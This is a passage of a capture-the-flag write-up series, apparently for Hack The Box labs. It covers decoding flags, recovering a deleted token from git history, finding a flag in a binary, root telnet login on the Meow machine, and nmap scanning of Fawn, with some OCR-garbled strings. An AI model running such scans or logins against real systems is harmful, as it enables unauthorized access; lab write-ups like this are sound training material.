


Many of them were very similar to one another so I was just looking for anything that sticks out. I saw one American Express account looking odd compared to the others, so I investigated it.



I copied the hash and pasted it into CyberChef using the “magic” recipe which tries different decoding algorithms which was handy because I didn’t know what type of encoding this hash had. CyberChef detected that this hash was encoded in base58, and the decoded text was the flag to the challenge.


I pasted it in HTB and completed the challenge.



22: Illumination

Illumination is an easy forensics challenge. The descriptions say: A Junior Developer just switched to a new source control platform. Can you find the secret token?

I started with examining the files in the folder. There were 2 JavaScript files.




Using terminal, I found that there were hidden files with the help of "ls -a" command.

```
kali@kali: ~/Downloads/htb/Illumination/Illumination.JS.git
File Actions Edit View Help
[~]-(kali㉿kali)-[~/Downloads/htb/Illumination/Illumination.JS]
$ ls
bot.js config.json

[~]-(kali㉿kali)-[~/Downloads/htb/Illumination/Illumination.JS]
$ ls -a
. .. bot.js config.json .git
```

I opened .git folder and typed “git log” to see the most recent commits.



```
kali@kali: ~/Downloads/htb/Illumination/IlluminationJS/.git
File Actions Edit View Help
COMMIT_EDITMSG config description HEAD hooks index info logs objects ORIG_HEAD refs
(kali㉿kali)-[~/.../htb/Illumination/IlluminationJS/.git]
$ git log
commit edc5abf933f6bb161ceca6cf7d0d2160ce333ec (HEAD → master)
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 14:16:43 2019 +0100

    Added some whitespace for readability!

commit 47241a47f62ada864ec74bd6dedc4d33f4374699
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 12:00:54 2019 +0100

    Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!


commit ddc606f8fa05c363ea4de20f31834e97dd527381
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 09:14:04 2019 +0100

    Added some more comments for the lovely contributors! Thanks for helping out!

commit 335d6cfe3cdc25b09cae81c50ffb957b86bf5a4a
Author: SherlockSec <dan@lights.htb>
Date:   Thu May 30 22:16:02 2019 +0100

    Moving to Git, first time using it. First Commit!
```


All the commits in the log were pushed by the same author: SherlockSec. I decided to investigate the commit with a comment “I removed the unique token as it was at risk”.



```
commit 47241a47f62ada864ec74bd6dedc4d33f4374699
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 12:00:54 2019 +0100

    Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!
```

I used “git show” followed by the commit hash and I got the token that the description was looking for.



```
(kali㉿kali)-[~/.../htb/Illumination/IlluminationJS/.git]
$ git show 47241a47f62ada864ec74bd6dedc4d33f4374699
commit 47241a47f62ada864ec74bd6dedc4d33f4374699
Author: SherlockSec <dan@lights.htb>
Date:   Fri May 31 12:00:54 2019 +0100

    Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!


diff --git a/config.json b/config.json
index 316dc21..6735aa6 100644
  -- a/config.json
  +++ b/config.json
@@ -1,6 +1,6 @@
 {
     "token": "SFRCe3YzcnNpMG5FYzBudHIwbF9hbV9JX33pZ2h0P30~",
     "token": "Replace me with token when you get security right",
     "prefix": "~",
     "lightNum": "1337",
     "username": "UmVkiEhlcnJpbmcisIHJlYWQgdGhIEpTIGNhcmVmduWxseQ=",
```

I used CyberChef to decrypt it. It was encoded in base64 (see screenshot below)

The screenshot shows the Immunity Debugger interface. In the 'Input' pane, assembly code is visible. In the 'Output' pane, a search result for 'am_I_right?' is shown in a table:


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/-',true,false)	HIB{v3rs10n_c0ntr0l_am_I_right?}	Matching op: Decode NetBIOS Name, From Base64 Valid UTF8 Entropy: 4.27
From_Base64('A-Za-z0-9+\\-\\=',true,false)	HIB{v3rs10n_c0ntr0l_am_I_right?}	Matching op: Decode NetBIOS Name, From Base65 Valid UTF8 Entropy: 4.27
From_Base64('/0-9A-Za-z+',true,false)	y\N?E6ua\0\62\5<\.1\0\0\0\K1P	Matching op: Decode NetBIOS Name Entropy: 4.88
From_Base64('/128GhIoPQR0STeUbADfgHijKLM-n@pFwXY450xyzB7=38VaqrstJklmNuZvwcdEC',true,false)	10:\0\1\hI\-\+\+yuQiaUEBe\+f\-\d\]"\c	Matching op: Decode NetBIOS Name Entropy: 4.88
	SFRce3YzcmNpM5FyZBudH1wF9hbV9JX3JpZ2h0P30=	Matching op: From Base64, From Base65 Valid UTF8 Entropy: 4.84

I got the flag and completed the challenge.




23: Behind the scenes

Behind the scenes is an easy challenge in the reversing category. My goal is to find the flag by reverse engineering the script.



There was only one file in the downloaded folder – the script itself.



When I executed the program it was asking for a password which I didn't know.

```
(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
└─$ ls
behindthescenes

(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
└─$ ./behindthescenes
./challenge <password>

(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
└─$ [REDACTED]
```


I tried running “strings” and “ltrace” but I didn’t get promising results back.

```
__gmon_start__
__ITM_registerTMCloneTable
u+UH
[[AVAJA^A_
./challenge <password>
> HTB{%
}:*3"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
main.c
__FRAME_END__
__init_array_end
__DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
libc_csu_fini
strncat@GLIBC_2.2.5
__ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
sigaction@GLIBC_2.2.5
__edata
strlen@GLIBC_2.2.5
__stack_chk_fail@GLIBC_2.4
printf@GLIBC_2.2.5
memset@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
segill_sigaction
sigemptyset@GLIBC_2.2.5
__gmon_start__
__dso_handle
__IO_stdin_used
__libc_csu_init
__bss_start
main
__TMC_END__
__ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment

(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
└─$ [REDACTED]
```


```
(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
$ ltrace ./behindthescenes
--- SIGILL (Illegal instruction) ---
--- SIGILL (Illegal instruction) ---
./challenge <password>
--- SIGILL (Illegal instruction) ---
+++ exited (status 1) +++
```

I used “hexeditor” to check the hex values of the script.



I used “control + W” to bring up the search bar in the hexeditor and searched for strings related to hack the box (HTB, challenge, hack, flag) and I saw the flag in the top right corner. It was littered with dots so I had to remove them before inputting the flag in HTB.

I put the flag removing the dots and I got the flag



24: Meow

Meow is an easy machine in the PWN category. I started with ping scan to check if I am connected to the machine.

```
(kali㉿kali)-[~]
$ ping 10.129.124.59
PING 10.129.124.59 (10.129.124.59) 56(84) bytes of data.
64 bytes from 10.129.124.59: icmp_seq=1 ttl=63 time=63.3 ms
64 bytes from 10.129.124.59: icmp_seq=2 ttl=63 time=63.1 ms
64 bytes from 10.129.124.59: icmp_seq=3 ttl=63 time=22.9 ms
64 bytes from 10.129.124.59: icmp_seq=4 ttl=63 time=22.8 ms
^C
--- 10.129.124.59 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 22.763/42.998/63.255/20.184 ms
```

Then I ran a nmap scan on all ports, looking for versions of services running on the machine.

```
(kali㉿kali)-[~]
$ nmap -p- -sV 10.129.124.59
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 08:39 EDT
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 32.66% done; ETC: 08:41 (0:00:45 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 83.75% done; ETC: 08:41 (0:00:10 remaining)
Nmap scan report for 10.129.124.59
Host is up (0.028s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.22 seconds
```

The machine had port 23 open which is the port that services telnet. I connected to the machine via telnet and I escalated my privileges to root status.

```
└─(kali㉿kali)-[~]
$ telnet 10.129.124.59
Trying 10.129.124.59...
Connected to 10.129.124.59.
Escape character is '^]'.
```

Hack the Box

```
Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 11 Jun 2023 12:46:15 PM UTC

System load:          0.0
Usage of /:            41.7% of 7.75GB
Memory usage:          4%
Swap usage:            0%
Processes:             138
Users logged in:      0
IPv4 address for eth0: 10.129.124.59
IPv6 address for eth0: dead:beef::250:56ff:fe96:40e9

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation


75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

I found the flag hash using “cat” command.

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# whoami
root
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```

25: Fawn

Fawn is an easy machine in the PWN category.



I started with ping scan to check if I am connected to the machine.

```
(kali㉿kali)-[~]
$ ping 10.129.124.55
PING 10.129.124.55 (10.129.124.55) 56(84) bytes of data.
64 bytes from 10.129.124.55: icmp_seq=1 ttl=63 time=63.7 ms
64 bytes from 10.129.124.55: icmp_seq=2 ttl=63 time=22.6 ms
64 bytes from 10.129.124.55: icmp_seq=3 ttl=63 time=26.3 ms
^C
--- 10.129.124.55 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 22.624/37.537/63.732/18.581 ms
```

I used nmap scan for enumerating the machine filtering for the top 1000 ports and the version of the services running on them.

```
(kali㉿kali)-[~]
$ nmap -p- -sV 10.129.124.55
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 09:00 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 2.10% done; ETC: 09:02 (0:01:33 remaining)
Nmap scan report for 10.129.124.55
Host is up (0.031s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix

